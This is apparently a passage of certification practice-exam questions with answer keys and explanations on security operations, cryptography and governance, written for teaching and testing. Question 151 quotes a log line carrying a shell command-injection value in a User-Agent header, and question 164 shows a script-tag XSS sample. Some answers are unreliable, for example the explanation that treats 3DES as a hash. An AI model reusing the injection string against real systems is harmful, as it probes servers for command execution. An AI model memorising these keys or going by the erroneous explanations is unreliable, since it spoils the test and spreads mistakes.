Asset management, vulnerability assessment, and business impact analysis are critical components of a risk management program, but they should follow a review of policies and procedures. These documents set the standards and processes that the organization uses to manage assets, assess vulnerabilities, and conduct impact analyses.

QUESTION: 118

Which of the following activities are associated with vulnerability management? (Choose two.)

- A. Reporting
- B. Prioritization
- C. Exploiting
- D. Correlation
- E. Containment
- F. Tabletop exercise

Answer(s): A, B

Explanation:

Reporting involves documenting and communicating the findings of vulnerability scans and assessments. This allows stakeholders to be informed about existing vulnerabilities and track remediation efforts.

Prioritization is the process of ranking vulnerabilities based on their severity, impact, and exploitability, helping the organization address the most critical vulnerabilities first.

QUESTION: 119

An administrator wants to perform a risk assessment without using proprietary company information.

Which of the following methods should the administrator use to gather information?

- A. Network scanning
- B. Penetration testing
- C. Open-source intelligence
- D. Configuration auditing

Answer(s): C

Explanation:

Open-source intelligence (OSINT) involves collecting information from publicly available sources, such as websites, social media, news articles, and other publicly accessible databases. OSINT allows an administrator to gather valuable information about potential risks without using any proprietary or internal company information.

QUESTION: 120

A systems administrator is concerned about vulnerabilities within cloud computing instances. Which of the following is most important for the administrator to consider when architecting a cloud computing environment?

- A. SQL injection
- B. TOC/TOU
- C. VM escape
- D. Tokenization
- E. Password spraying

Answer(s): C

Explanation:

In cloud computing, virtual machines (VMs) share physical resources. VM escape is a critical vulnerability where an attacker could break out of a virtualized environment and access the host system or other VMs running on the same physical hardware. This would pose a significant security risk, as it could allow attackers to compromise the entire cloud infrastructure.

QUESTION: 121

A database administrator is updating the company's SQL database, which stores credit card information for pending purchases.

Which of the following is the best method to secure the data against a potential breach?

- A. Hashing
- B. Obfuscation

- C. Tokenization
- D. Masking

Answer(s): C

Explanation:

Tokenization replaces sensitive data, like credit card information, with a unique identifier (token) that has no exploitable value outside of a specific context. This approach is widely used to secure payment card information and reduces the risk of exposure in case of a breach, as the actual credit card data is not stored in the database.

QUESTION: 122

Which of the following is a benefit of vendor diversity?

- A. Patch availability
- B. Zero-day resiliency
- C. Secure configuration guide applicability
- D. Load balancing

Answer(s): B

Explanation:

Vendor diversity can help mitigate the impact of zero-day vulnerabilities. By using multiple vendors for similar services or components, organizations reduce the likelihood that a single vulnerability affecting one vendor's products will compromise the entire system. This diversity creates resilience against attacks exploiting unknown vulnerabilities in any single vendor's software.

QUESTION: 123

An employee used a company's billing system to issue fraudulent checks. The administrator is looking for evidence of other occurrences of this activity. Which of the following should the administrator examine?

- A. Application logs
- B. Vulnerability scanner logs
- C. IDS/IPS logs
- D. Firewall logs

Answer(s): A

Explanation:

Application logs will contain records of activities within the billing system, including transactions, actions taken by users, and any anomalies. This is the most direct source of evidence for tracing fraudulent activity within the specific application, such as issuing unauthorized checks.

QUESTION: 124

An organization is looking to optimize its environment and reduce the number of patches necessary for operating systems.

Which of the following will best help to achieve this objective?

- A. Microservices
- B. Virtualization
- C. Real-time operating system
- D. Containers

Answer(s): D

Explanation:

Containers package applications with only the necessary components and dependencies, which reduces the footprint of the operating system components in each instance. This approach minimizes the number of OS patches required, as each container runs only essential services instead of a full OS environment, making it easier to isolate and update application dependencies without affecting the host or requiring frequent OS-level patches.

QUESTION: 125

Which of the following tasks is typically included in the BIA process?

- A. Estimating the recovery time of systems
- B. Identifying the communication strategy
- C. Evaluating the risk management plan
- D. Establishing the backup and recovery procedures
- E. Developing the incident response plan

Answer(s): A

Explanation:

In a BIA, estimating the recovery time of systems, also known as the Recovery Time Objective (RTO), is crucial. The BIA process focuses on identifying critical systems, understanding the impact of their unavailability, and determining acceptable downtime. This helps in planning for recovery times, resource allocation, and continuity strategies.

QUESTION: 126

Which of the following is a risk of conducting a vulnerability assessment?

- A. A disruption of business operations
- B. Unauthorized access to the system
- C. Reports of false positives
- D. Finding security gaps in the system

Answer(s): A

Explanation:

During a vulnerability assessment, scanning or testing can sometimes interfere with normal system operations, potentially leading to slowdowns, unresponsiveness, or even outages. This can disrupt business operations, especially if the assessment is run on production systems without adequate precautions or scheduling during low-impact times.

QUESTION: 127

Which of the following techniques would attract the attention of a malicious attacker in an insider threat scenario?

- A. Creating a false text file in `/docs/salaries`
- B. Setting weak passwords in `/etc/shadow`
- C. Scheduling vulnerable jobs in `/etc/crontab`
- D. Adding a fake account to `/etc/passwd`

Answer(s): A

Explanation:

A file with a name like "salaries" suggests sensitive information, which would likely draw the attention of an insider threat looking for valuable or confidential data. This technique is often used as part of a honeypot strategy to monitor and detect suspicious activity by insiders attempting unauthorized access.

QUESTION: 128

An organization maintains intellectual property that it wants to protect.

Which of the following concepts would be most beneficial to add to the company's security awareness training program?

- A. Insider threat detection
- B. Simulated threats
- C. Phishing awareness
- D. Business continuity planning

Answer(s): A

Explanation:

Insider threats pose a significant risk to intellectual property, as insiders often have access to sensitive information and may attempt to misuse it. Training employees to recognize signs of insider threats, along with implementing monitoring and reporting protocols, helps protect intellectual property from theft or unauthorized disclosure by employees or other trusted individuals within the organization.

QUESTION: 129

An organization plans to expand its operations internationally and needs to keep data at the new location secure. The organization wants to use the most secure architecture model possible.

Which of the following models offers the highest level of security?

- A. Cloud-based
- B. Peer-to-peer
- C. On-premises
- D. Hybrid

Answer(s): C

Explanation:

An on-premises architecture provides the highest level of control over data security, as the organization manages its own hardware, software, and network infrastructure directly. This setup enables the organization to implement strict access controls, customize security measures according to regulatory requirements, and avoid some of the risks associated with data transmission and storage in cloud environments, particularly for sensitive or proprietary information.

QUESTION: 130

Which of the following is the most relevant reason a DPO would develop a data inventory?

- A. To manage data storage requirements better
- B. To determine the impact in the event of a breach
- C. To extend the length of time data can be retained
- D. To automate the reduction of duplicated data

Answer(s): B

Explanation:

A data inventory provides a comprehensive overview of what data the organization holds, where it is stored, and its sensitivity. This information is crucial for assessing the potential impact of a data breach, as it allows the DPO to identify which data would be affected and the associated risks. Additionally, it aids in compliance with data protection regulations by ensuring that sensitive data is adequately managed and protected.

QUESTION: 131

Which of the following cryptographic solutions protects data at rest?

- A. Digital signatures
- B. Full disk encryption

- C. Private key
- D. Steganography

Answer(s): B

Explanation:

Full disk encryption (FDE) secures data at rest by encrypting the entire storage drive, ensuring that data is protected when the system is powered off or if the drive is accessed without authorization. This approach is commonly used to protect sensitive data stored on devices like laptops, servers, and storage media.

QUESTION: 132

Which of the following should an organization use to protect its environment from external attacks conducted by an unauthorized hacker?

- A. ACL
- B. IDS
- C. HIDS
- D. NIPS

Answer(s): D

Explanation:

A Network Intrusion Prevention System (NIPS) actively monitors network traffic and can detect and block malicious activities in real-time, helping to prevent external attacks. Unlike IDS, which only detects intrusions, NIPS can take immediate action to stop threats, making it a strong defensive measure against unauthorized external attacks.

QUESTION: 133

Which of the following would enable a data center to remain operational through a multiday power outage?

- A. Generator
- B. Uninterruptible power supply
- C. Replication
- D. Parallel processing

Answer(s): A

Explanation:

A generator can provide continuous power for extended periods during a power outage, as long as it has sufficient fuel. Unlike an Uninterruptible Power Supply (UPS), which is typically used to bridge short power interruptions, a generator is designed to sustain operations over longer durations, making it ideal for keeping a data center functional during a multiday outage.

QUESTION: 134

A company installed cameras and added signs to alert visitors that they are being recorded. Which of the following controls did the company implement? (Choose two.)

- A. Directive
- B. Deterrent
- C. Preventive
- D. Detective
- E. Corrective
- F. Technical

Answer(s): B, D

QUESTION: 135

Which of the following is the best way to securely store an encryption key for a data set in a manner that allows multiple entities to access the key when needed?

- A. Public key infrastructure
- B. Open public ledger
- C. Public key encryption
- D. Key escrow

Answer(s): D

Explanation:

Key escrow involves storing the encryption key with a trusted third party or system that securely retains the key and grants access to authorized entities as needed. This approach ensures that multiple authorized parties can access the key in a controlled and secure manner, making it a reliable solution for shared access requirements.

QUESTION: 136

For which of the following reasons would a systems administrator leverage a 3DES hash from an installer file that is posted on a vendor's website?

- A. To test the integrity of the file
- B. To validate the authenticity of the file
- C. To activate the license for the file
- D. To calculate the checksum of the file

Answer(s): A

Explanation:

A hash (such as one generated using 3DES) is used to verify that the file has not been altered or corrupted during download. By comparing the hash of the downloaded file with the one provided by the vendor, the administrator can confirm the file's integrity.

QUESTION: 137

A company is redesigning its infrastructure and wants to reduce the number of physical servers in use.

Which of the following architectures is best suited for this goal?

- A. Isolation
- B. Segmentation
- C. Virtualization
- D. Redundancy

Answer(s): C

Explanation:

Virtualization allows multiple virtual machines (VMs) to run on a single physical server, reducing the need for multiple physical servers. This approach consolidates workloads, optimizes hardware usage, and lowers operational costs by enabling multiple isolated environments on fewer physical devices.

QUESTION: 138

Which of the following security concepts is being followed when implementing a product that offers protection against DDoS attacks?

- A. Availability
- B. Non-repudiation
- C. Integrity
- D. Confidentiality

Answer(s): A

Explanation:

DDoS (Distributed Denial of Service) attacks aim to overwhelm resources and make services unavailable to legitimate users. By implementing protection against DDoS attacks, the organization is focusing on maintaining the availability of its services, ensuring that they remain accessible even in the face of such attacks.

QUESTION: 139

A security manager created new documentation to use in response to various types of security incidents.

Which of the following is the next step the manager should take?

- A. Set the maximum data retention policy.
- B. Securely store the documents on an air-gapped network.
- C. Review the documents' data classification policy.
- D. Conduct a tabletop exercise with the team.

Answer(s): D

Explanation:

A tabletop exercise allows the team to walk through various incident response scenarios using the new documentation, helping to ensure everyone understands their roles and the procedures. This step verifies the effectiveness of the documentation, identifies any gaps, and provides practical experience for the team, which is essential for effective incident response.

QUESTION: 140

After failing an audit twice, an organization has been ordered by a government regulatory agency to pay fines.

Which of the following causes this action?

- A. Non-compliance
- B. Contract violations
- C. Government sanctions
- D. Rules of engagement

Answer(s): A

Explanation:

Failure to meet regulatory standards or requirements (non-compliance) can result in fines and penalties imposed by a government regulatory agency.

When an organization does not comply with mandated regulations or fails audits, it may face financial repercussions to enforce adherence to required standards.

QUESTION: 141

A company is developing a critical system for the government and storing project information on a fileshare.

Which of the following describes how this data will most likely be classified? (Choose two.)

- A. Private
- B. Confidential
- C. Public
- D. Operational
- E. Urgent
- F. Restricted

Answer(s): B, F

Explanation:

Since the company is developing a critical system for the government, project information would likely be classified as Confidential to prevent unauthorized access and maintain secrecy, and Restricted to limit access strictly to authorized personnel only, given the sensitivity and importance of government-related work.

QUESTION: 142

Which of the following activities is included in the post-incident review phase?

- A. Determining the root cause of the incident
- B. Developing steps to mitigate the risks of the incident
- C. Validating the accuracy of the evidence collected during the investigation
- D. Reestablishing the compromised system's configuration and settings

Answer(s): A

Explanation:

During the post-incident review, the team analyzes the incident to understand its root cause. This phase is focused on learning from the incident, identifying vulnerabilities, and implementing improvements to prevent similar future incidents.

QUESTION: 143

Which of the following attacks exploits a potential vulnerability as a result of using weak cryptographic algorithms?

- A. Password cracking
- B. On-path
- C. Digital signing
- D. Side-channel

Answer(s): A

Explanation:

Weak cryptographic algorithms make it easier for attackers to crack passwords by using techniques such as brute-force or dictionary attacks.

When encryption algorithms are weak, they produce predictable patterns or can be processed faster, allowing attackers to break the encryption and recover sensitive information, such as passwords, more easily.

QUESTION: 144

Which of the following is a preventive physical security control?

- A. Video surveillance system

- B. Bollards
- C. Alarm system
- D. Motion sensors

Answer(s): B

Explanation:

Bollards are physical barriers that prevent unauthorized vehicle access to certain areas, helping to protect a facility by physically blocking entry. Unlike detection-focused controls like video surveillance, alarms, and motion sensors, bollards serve as a proactive, preventive measure by stopping threats before they can reach the facility.

QUESTION: 145

Which of the following is most likely to be used as a just-in-time reference document within a security operations center?

- A. Change management policy
- B. Risk profile
- C. Playbook
- D. SIEM profile

Answer(s): C

Explanation:

A playbook provides step-by-step procedures for responding to specific types of security incidents, making it an essential just-in-time reference during active incidents. SOC analysts rely on playbooks to quickly access instructions and guidance for consistent and effective response actions.

QUESTION: 146

A security engineer configured a remote access VPN. The remote access VPN allows end users to connect to the network by using an agent that is installed on the endpoint, which establishes an encrypted tunnel.

Which of the following protocols did the engineer most likely implement?

- A. GRE
- B. IPSec
- C. SD-WAN
- D. EAP

Answer(s): B

Explanation:

IPSec is commonly used in remote access VPNs to establish secure, encrypted tunnels between the endpoint and the network. This ensures that data transmitted over the VPN is protected from interception, providing confidentiality, integrity, and authentication. IPSec is a widely used protocol for secure remote access VPNs.

QUESTION: 147

Executives at a company are concerned about employees accessing systems and information about sensitive company projects unrelated to the employees' normal job duties.

Which of the following enterprise security capabilities will the security team most likely deploy to detect that activity?

- A. UBA
- B. EDR
- C. NAC
- D. DLP

Answer(s): A

Explanation:

UBA helps detect unusual or unauthorized access patterns by analyzing user behavior and identifying deviations from typical access patterns. It can alert the security team when employees attempt to access systems or data unrelated to their job duties, which addresses the executives' concern about potential insider threats or policy violations related to sensitive projects.

QUESTION: 148

Several customers want an organization to verify its security controls are operating effectively and have requested an independent opinion.

Which of the following is the most efficient way to address these requests?

- A. Hire a vendor to perform a penetration test
- B. Perform an annual self-assessment.
- C. Allow each client the right to audit
- D. Provide a third-party attestation report

Answer(s): D

Explanation:

A third-party attestation report, such as a SOC 2 report, is an independent assessment of the organization's security controls conducted by an external auditor. This report provides clients with the assurance they need without requiring each client to conduct their own audit or the organization to perform separate assessments, making it both efficient and credible.

QUESTION: 149

A university employee logged on to the academic server and attempted to guess the system administrators' log-in credentials.

Which of the following security measures should the university have implemented to detect the employee's attempts to gain access to the administrators' accounts?

- A. Two-factor authentication
- B. Firewall
- C. Intrusion prevention system
- D. User activity logs

Answer(s): D

Explanation:

User activity logs record user actions, including failed login attempts, account access patterns, and unusual behaviors. By reviewing these logs, security teams can detect unauthorized access attempts, such as an employee attempting to guess administrator credentials.

QUESTION: 150

Which of the following consequences would a retail chain most likely face from customers in the event the retailer is non-compliant with PCI DSS?

- A. Contractual impacts
- B. Sanctions
- C. Fines
- D. Reputational damage

Answer(s): D

Explanation:

While fines, sanctions, and contractual impacts are possible outcomes from regulatory bodies or payment processors, reputational damage is the primary consequence directly impacting customers. If customers learn that the retailer failed to protect their payment information, their trust in the brand may erode, potentially leading to a loss of business and harm to the retailer's reputation.

QUESTION: 151

A security analyst is reviewing logs and discovers the following:

```
149.32.228.10 - - [28/Jan/2023:16:32:45 -0300] "GET / HTTP/1.0"  
User-Agent: ${/bin/sh/ id} 200 397
```

Which of the following should be used to **best** mitigate this type of attack?

- A. Input sanitization
- B. Secure cookies
- C. Static code analysis

D. Sandboxing

Answer(s): A

Explanation:

Input sanitization ensures that any user-supplied data is properly filtered and cleaned before being processed by the application. By sanitizing inputs, the system can prevent malicious command injection attempts like the one shown in the log entry.

QUESTION: 152

An administrator is installing an SSL certificate on a new system. During testing, errors indicate that the certificate is not trusted. The administrator has verified with the issuing CA and has validated the private key.

Which of the following should the administrator check for next?

- A. If the wildcard certificate is configured
- B. If the certificate signing request is valid
- C. If the root certificate is installed
- D. If the public key is configured

Answer(s): C

Explanation:

If the certificate is not trusted, it's often because the root certificate (or intermediate certificate) from the issuing Certificate Authority (CA) is not installed or not recognized by the system. The root certificate verifies the chain of trust, and without it, the SSL certificate may not be trusted by the system or browser. Installing the root and any necessary intermediate certificates should resolve the trust issue.

QUESTION: 153

An employee emailed a new systems administrator a malicious web link and convinced the administrator to change the email server's password. The employee used this access to remove the mailboxes of key personnel.

Which of the following security awareness concepts would help prevent this threat in the future?

- A. Recognizing phishing
- B. Providing situational awareness training
- C. Using password management
- D. Reviewing email policies

Answer(s): A

Explanation:

In this scenario, the employee used a form of social engineering by sending a malicious link and persuading the administrator to take unauthorized actions. Training employees to recognize phishing attempts and other social engineering tactics would help them identify and avoid suspicious requests, reducing the likelihood of falling victim to similar threats in the future.

QUESTION: 154

Which of the following strategies should an organization use to efficiently manage and analyze multiple types of logs?

- A. Deploy a SIEM solution
- B. Create custom scripts to aggregate and analyze logs.
- C. Implement EDR technology.
- D. Install a unified threat management appliance.

Answer(s): A

Explanation:

A Security Information and Event Management (SIEM) solution centralizes log collection, aggregation, and analysis from various sources. SIEMs provide real-time monitoring, correlation, and alerting on security events, enabling organizations to efficiently manage and analyze logs from diverse systems in a single platform. This approach is highly effective for identifying security incidents and ensuring compliance.

QUESTION: 155

A new security regulation was announced that will take effect in the coming year. A company must comply with it to remain in business.

Which of the following activities should the company perform next?

- A. Gap analysis
- B. Policy review
- C. Security procedure evaluation
- D. Threat scope reduction

Answer(s): A

Explanation:

A gap analysis will help the company identify the differences between its current security practices and the requirements of the new regulation. This analysis provides a clear understanding of what needs to be addressed to achieve compliance, allowing the company to prioritize and implement necessary changes before the regulation takes effect.

QUESTION: 156

An accountant is transferring information to a bank over FTP.

Which of the following mitigations should the accountant use to protect the confidentiality of the data?

- A. Tokenization
- B. Data masking
- C. Encryption
- D. Obfuscation

Answer(s): C

Explanation:

Explanation: Encrypting the data ensures that it remains confidential and protected from unauthorized access during transfer. Standard FTP does not provide secure transmission, so adding encryption—such as using FTPS (FTP Secure) or SFTP (SSH File Transfer Protocol)—will safeguard the data by making it unreadable to anyone intercepting the transfer.

QUESTION: 157

An organization has recently decided to implement SSO. The requirements are to leverage access tokens and focus on application authorization rather than user authentication. Which of the following solutions would the engineering team most likely configure?

- A. LDAP
- B. Federation
- C. SAML
- D. OAuth

Answer(s): D

Explanation:

OAuth is designed for authorization rather than authentication. It uses access tokens to grant applications permission to access resources on behalf of a user, focusing on what the application can do with the user's data rather than verifying the user's identity. This makes OAuth a suitable choice for Single Sign-On (SSO) when the focus is on application authorization.

QUESTION: 158

Which of the following would most likely be used by attackers to perform credential harvesting?

- A. Social engineering
- B. Supply chain compromise
- C. Third-party software
- D. Rainbow table

Answer(s): A

Explanation:

Social engineering tactics, such as phishing, are commonly used by attackers to trick individuals into revealing their login credentials. By posing as a trusted entity or creating a fake login page, attackers can harvest usernames and passwords directly from unsuspecting users. This method is highly effective and frequently used for credential harvesting.

QUESTION: 159

A security engineer would like to enhance the use of automation and orchestration within the SIEM.

Which of the following would be the primary benefit of this enhancement?

- A. It increases complexity.
- B. It removes technical debt.
- C. It adds additional guard rails.
- D. It acts as a workforce multiplier.

Answer(s): D

Explanation:

By automating repetitive tasks and orchestrating responses to common security incidents, the SIEM can handle more work without requiring additional personnel. This enhancement allows the security team to be more efficient, respond faster, and focus on more complex tasks, effectively multiplying the impact of the existing workforce.

QUESTION: 160

A systems administrator receives an alert that a company's internal file server is very slow and is only working intermittently. The systems administrator reviews the server management software and finds the following information about the server:

ServerName	#Connections	CPU%	MEM%	Read/s	Writes/s
FileSev01	12	99.6%	97%	50KB/s	100KB/s

Which of the following indicators most likely triggered this alert?

- A. Concurrent session usage
- B. Network saturation
- C. Account lockout
- D. Resource consumption

Answer(s): D

Explanation:

The attached information shows that the CPU usage is at 99.6% and memory usage is at 97%. These high levels of resource consumption would lead to slow performance and intermittent issues, triggering an alert due to the server's limited ability to handle additional requests.

QUESTION: 161

Which of the following data states applies to data that is being actively processed by a database server?

- A. In use
- B. At rest
- C. In transit
- D. Being hashed

Answer(s): A

Explanation:

Data "in use" refers to data actively being accessed, processed, or modified by an application or system, such as a database server. This is distinct from data "at rest," which is stored but not actively accessed, and data "in transit," which is being transmitted over a network.

QUESTION: 162

Which of the following architectures is most suitable to provide redundancy for critical business processes?

- A. Network-enabled
- B. Server-side
- C. Cloud-native
- D. Multitenant

Answer(s): C

Explanation:

Cloud-native architectures are designed with scalability, redundancy, and resilience in mind. They leverage the distributed nature of cloud infrastructure, allowing for automatic failover, load balancing, and redundancy across multiple geographic regions. This ensures high availability and continuous operation for critical business processes, even in the event of hardware or regional failures.

QUESTION: 163

After a security incident, a systems administrator asks the company to buy a NAC platform. Which of the following attack surfaces is the systems administrator trying to protect?

- A. Bluetooth
- B. Wired

- C. NFC
- D. SCADA

Answer(s): B

Explanation:

Network Access Control (NAC) platforms are primarily used to secure access to the organization's network, typically focusing on wired and wireless connections. By implementing NAC, the administrator can control which devices are allowed to connect to the network and enforce security policies, reducing the risk of unauthorized access via the wired network.

QUESTION: 164

While reviewing logs, a security administrator identifies the following code:

```
<script>function (send_info)</script>
```

Which of the following **best** describes the vulnerability being exploited?

- A. XSS
- B. SQLi
- C. DDoS
- D. CSRF

Answer(s): A

Explanation:

The <script> tags in the code suggest a Cross-Site Scripting (XSS) attack, where malicious scripts are injected into web pages viewed by other users. XSS vulnerabilities allow attackers to execute scripts in the context of a user's browser, which can lead to data theft, session hijacking, and other malicious actions.

QUESTION: 165

An organization issued new laptops to all employees and wants to provide web filtering both in and out of the office without configuring additional access to the network.

Which of the following types of web filtering should a systems administrator configure?

- A. Agent-based
- B. Centralized proxy
- C. URL scanning
- D. Content categorization

Answer(s): A

Explanation:

An agent-based web filtering solution installs a software agent directly on the laptops. This approach allows the filtering to work regardless of the device's location (in or out of the office)

without requiring additional network configuration. The agent enforces web filtering policies locally on each laptop, ensuring consistent protection across various network environments.

QUESTION: 166

Which of the following should be used to aggregate log data in order to create alerts and detect anomalous activity?

- A. SIEM
- B. WAF
- C. Network taps
- D. IDS

Answer(s): A

Explanation:

A SIEM solution collects and aggregates log data from various sources across the network, enabling real-time monitoring, correlation, and alerting on security events. It is designed to detect anomalous activity and provide insights into potential security incidents by analyzing patterns and behaviors across the log data.

QUESTION: 167

Which of the following provides the best protection against unwanted or insecure communications to and from a device?

- A. System hardening
- B. Host-based firewall
- C. Intrusion detection system
- D. Anti-malware software

Answer(s): B

Explanation:

A host-based firewall monitors and controls incoming and outgoing network traffic on a specific device, based on predetermined security rules. It provides protection by blocking unauthorized or potentially harmful communications, ensuring that only trusted traffic can access the device. This helps prevent both inbound and outbound threats at the device level.

QUESTION: 168

Which of the following is the primary purpose of a service that tracks log-ins and time spent using the service?

- A. Availability
- B. Accounting
- C. Authentication

D. Authorization

Answer(s): B

Explanation:

Accounting involves tracking and recording user activities, such as log-ins and time spent using a service. This information can be used for auditing, billing, usage analysis, and ensuring compliance with policies. Accounting is one of the components of the AAA model (Authentication, Authorization, and Accounting).

QUESTION: 169

An employee who was working remotely lost a mobile device containing company data. Which of the following provides the best solution to prevent future data loss?

- A. MDM
- B. DLP
- C. FDE
- D. EDR

Answer(s): A

Explanation:

MDM allows an organization to remotely manage, monitor, and secure mobile devices used by employees, especially when they contain company data. With MDM, administrators can enforce security policies, remotely lock or wipe lost or stolen devices, and ensure compliance with data protection policies, thereby mitigating the risk of data loss.

QUESTION: 170

An IT administrator needs to ensure data retention standards are implemented on an enterprise application. Which of the following describes the administrator's role?

- A. Processor
- B. Custodian
- C. Privacy officer
- D. Owner

Answer(s): B

Explanation:

A custodian is responsible for the implementation and enforcement of data management policies, including data retention standards, on systems and applications. Custodians manage the technical aspects of data storage and maintenance according to the organization's policies and standards, supporting the data owner's requirements.

QUESTION: 171

A company plans to secure its systems by:

- Preventing users from sending sensitive data over corporate email
- Restricting access to potentially harmful websites

Which of the following features should the company set up? (Choose two.)

- A. DLP software
- B. DNS filtering
- C. File integrity monitoring
- D. Stateful firewall
- E. Guardrails
- F. Antivirus signatures

Answer(s): A, B

Explanation:

DLP (Data Loss Prevention) software: DLP helps prevent users from sending sensitive data over corporate email by monitoring and controlling the flow of sensitive information. DNS filtering: DNS filtering restricts access to potentially harmful websites by blocking access to sites based on their domain names, helping to protect users from malicious or inappropriate content.

QUESTION: 172

A company processes and stores sensitive data on its own systems.

Which of the following steps should the company take first to ensure compliance with privacy regulations?

- A. Implement access controls and encryption.
- B. Develop and provide training on data protection policies.
- C. Create incident response and disaster recovery plans.
- D. Purchase and install security software.

Answer(s): A

QUESTION: 173

Which of the following cryptographic methods is preferred for securing communications with limited computing resources?

- A. Hashing algorithm
- B. Public key infrastructure
- C. Symmetric encryption
- D. Elliptic curve cryptography

Answer(s): C

QUESTION: 174

A network administrator wants to ensure that network traffic is highly secure while in transit. Which of the following actions **best** describes the actions the network administrator should take?

- A. Ensure that NAC is enforced on all network segments, and confirm that firewalls have updated policies to block unauthorized traffic.
- B. Ensure only TLS and other encrypted protocols are selected for use on the network, and only permit authorized traffic via secure protocols.
- C. Configure the perimeter IPS to block inbound HTTPS directory traversal traffic, and verify that signatures are updated on a daily basis.
- D. Ensure the EDR software monitors for unauthorized applications that could be used by threat actors, and configure alerts for the security team.

•

Answer(s): B

Explanation:

Using TLS and other encrypted protocols ensures that data is securely transmitted, protecting it from interception or eavesdropping. By restricting traffic to secure protocols, the administrator can maintain high security for data in transit across the network. This approach directly addresses securing network traffic rather than focusing solely on perimeter or endpoint security.

QUESTION: 175

Which of the following definitions best describes the concept of log correlation?

- A. Combining relevant logs from multiple sources into one location
- B. Searching and processing data to identify patterns of malicious activity
- C. Making a record of the events that occur in the system
- D. Analyzing the log files of the system components

Answer(s): B

Explanation:

Log correlation involves analyzing and linking data from multiple sources to identify patterns, trends, or sequences of events that indicate potential security incidents or malicious activity. This process helps security teams detect complex threats that may not be evident from individual logs alone.

QUESTION: 176

An enterprise security team is researching a new security architecture to better protect the company's networks and applications against the latest cyberthreats. The company has a fully remote workforce. The solution should be highly redundant and enable users to connect to a VPN with an integrated, software-based firewall.

Which of the following solutions meets these requirements?

- A. IPS
- B. SIEM
- C. SASE
- D. CASB

Answer(s): C

Explanation:

SASE combines network and security functions, including VPN, software-based firewalls, secure web gateways, and more, into a single cloud-delivered service. It is well-suited for a fully remote workforce as it provides secure, scalable, and redundant access to company resources from any location, while protecting networks and applications against the latest cyberthreats.

QUESTION: 177

Which of the following is the best way to validate the integrity and availability of a disaster recovery site?

- A. Lead a simulated failover.
- B. Conduct a tabletop exercise.
- C. Periodically test the generators.
- D. Develop requirements for database encryption.

Answer(s): A

Explanation:

A simulated failover involves switching operations from the primary site to the disaster recovery site, testing the systems, applications, and processes in a real-world scenario. This approach validates that the disaster recovery site can support operations effectively, ensuring both integrity and availability in the event of an actual disaster.

QUESTION: 178

Which of the following allows an exploit to go undetected by the operating system?

- A. Firmware vulnerabilities
- B. Side loading
- C. Memory injection
- D. Encrypted payloads

Answer(s): C

Explanation:

Memory injection techniques allow attackers to inject malicious code directly into a process's memory space, often bypassing traditional file-based detection methods. By operating in-memory, these exploits can evade detection by the operating system and avoid leaving traces on disk, making them harder for antivirus and other security software to identify.

QUESTION: 179

A malicious insider from the marketing team alters records and transfers company funds to a personal account.

Which of the following methods would be the best way to secure company records in the future?

- A. Permission restrictions
- B. Hashing
- C. Input validation
- D. Access control list

Answer(s): A

Explanation:

Implementing strict permission restrictions ensures that users can only access the data and functions necessary for their specific roles. By limiting access rights, the company can reduce the risk of unauthorized modifications by restricting sensitive financial records to only those who absolutely need access. Additionally, permission restrictions allow for better monitoring and control over sensitive data, making it harder for malicious insiders to perform unauthorized actions.

QUESTION: 180

An organization is required to provide assurance that its controls are properly designed and operating effectively.

Which of the following reports will **best** achieve the objective?

- A. Red teaming
- B. Penetration testing
- C. Independent audit
- D. Vulnerability assessment

Answer(s): C

Explanation:

An independent audit provides an unbiased assessment of the organization's controls, verifying that they are properly designed and operating effectively. Such audits often result in formal reports, such as SOC (Service Organization Control) reports, which are specifically designed to give assurance to stakeholders regarding the effectiveness of controls.

QUESTION: 181

A systems administrator successfully configures VPN access to a cloud environment. Which of the following capabilities should the administrator use to best facilitate remote administration?

- A. A jump host in the shared services security zone
- B. An SSH server within the corporate LAN
- C. A reverse proxy on the firewall
- D. An MDM solution with conditional access

Answer(s): A

Explanation:

A jump host in a shared services security zone is specifically designed to provide secure access to remote environments, such as a cloud environment, while ensuring that access is monitored and controlled. This setup facilitates remote administration by providing a dedicated entry point, allowing administrators to access sensitive network areas through a secure, segmented pathway. This setup minimizes direct exposure to the cloud environment and enhances security.

QUESTION: 182

Which of the following best describes the concept of information being stored outside of its country of origin while still being subject to the laws and requirements of the country of origin?

- A. Data sovereignty
- B. Geolocation
- C. Intellectual property
- D. Geographic restrictions

Answer(s): A

Explanation:

Data sovereignty refers to the concept that data stored outside its country of origin is still subject to the laws and regulations of that original country. This means that, regardless of where the data is physically stored, it remains governed by the legal requirements and privacy standards of its originating country. This concept is essential for ensuring that data complies with national regulations, even in cross-border storage scenarios.

QUESTION: 183

An audit reveals that cardholder database logs are exposing account numbers inappropriately. Which of the following mechanisms would help limit the impact of this error?

- A. Segmentation
- B. Hashing
- C. Journaling
- D. Masking

Answer(s): D

Explanation:

Masking is a technique used to obscure sensitive data, such as account numbers, in order to prevent unauthorized access to the full details. By applying masking to the cardholder data in the logs, only part of the account number would be visible, limiting the exposure of sensitive information and thus reducing the potential impact of the error. This approach allows for secure handling of data in scenarios where the information needs to be referenced but not fully exposed.

QUESTION: 184

A security analyst attempts to start a company's database server.

When the server starts, the analyst receives an error message indicating the database server did not pass authentication. After reviewing and testing the system, the analyst receives confirmation that the server has been compromised and that attackers have redirected all outgoing database traffic to a server under their control.

Which of the following MITRE ATT&CK techniques did the attacker most likely use to redirect database traffic?

- A. Browser extension
- B. Process injection
- C. Valid accounts
- D. Escape to host

Answer(s): D

QUESTION: 185

A penetration tester enters an office building at the same time as a group of employees despite not having an access badge.

Which of the following attack types is the penetration tester performing?

- A. Tailgating
- B. Shoulder surfing
- C. RFID cloning
- D. Forgery

Answer(s): A

Explanation:

Tailgating is a social engineering technique where an unauthorized person gains access to a restricted area by following closely behind authorized individuals without their knowledge or consent. In this scenario, the penetration tester enters the office building at the same time as a group of employees despite not having an access badge, which exemplifies tailgating.

QUESTION: 186

Which of the following enables the ability to receive a consolidated report from different devices on the network?

- A. IPS
- B. DLP
- C. SIEM
- D. Firewall

Answer(s): C

Explanation:

SIEM (Security Information and Event Management) systems aggregate and analyze log data from various devices across a network, enabling the collection, correlation, and analysis of security-related events. SIEM provides a consolidated report of activities, helping to identify potential security incidents by correlating data from multiple sources, which enhances visibility and response capabilities across the network.

QUESTION: 187

Which of the following should an organization focus on the most when making decisions about vulnerability prioritization?

- A. Exposure factor
- B. CVSS
- C. CVE
- D. Industry impact

Answer(s): B

Explanation:

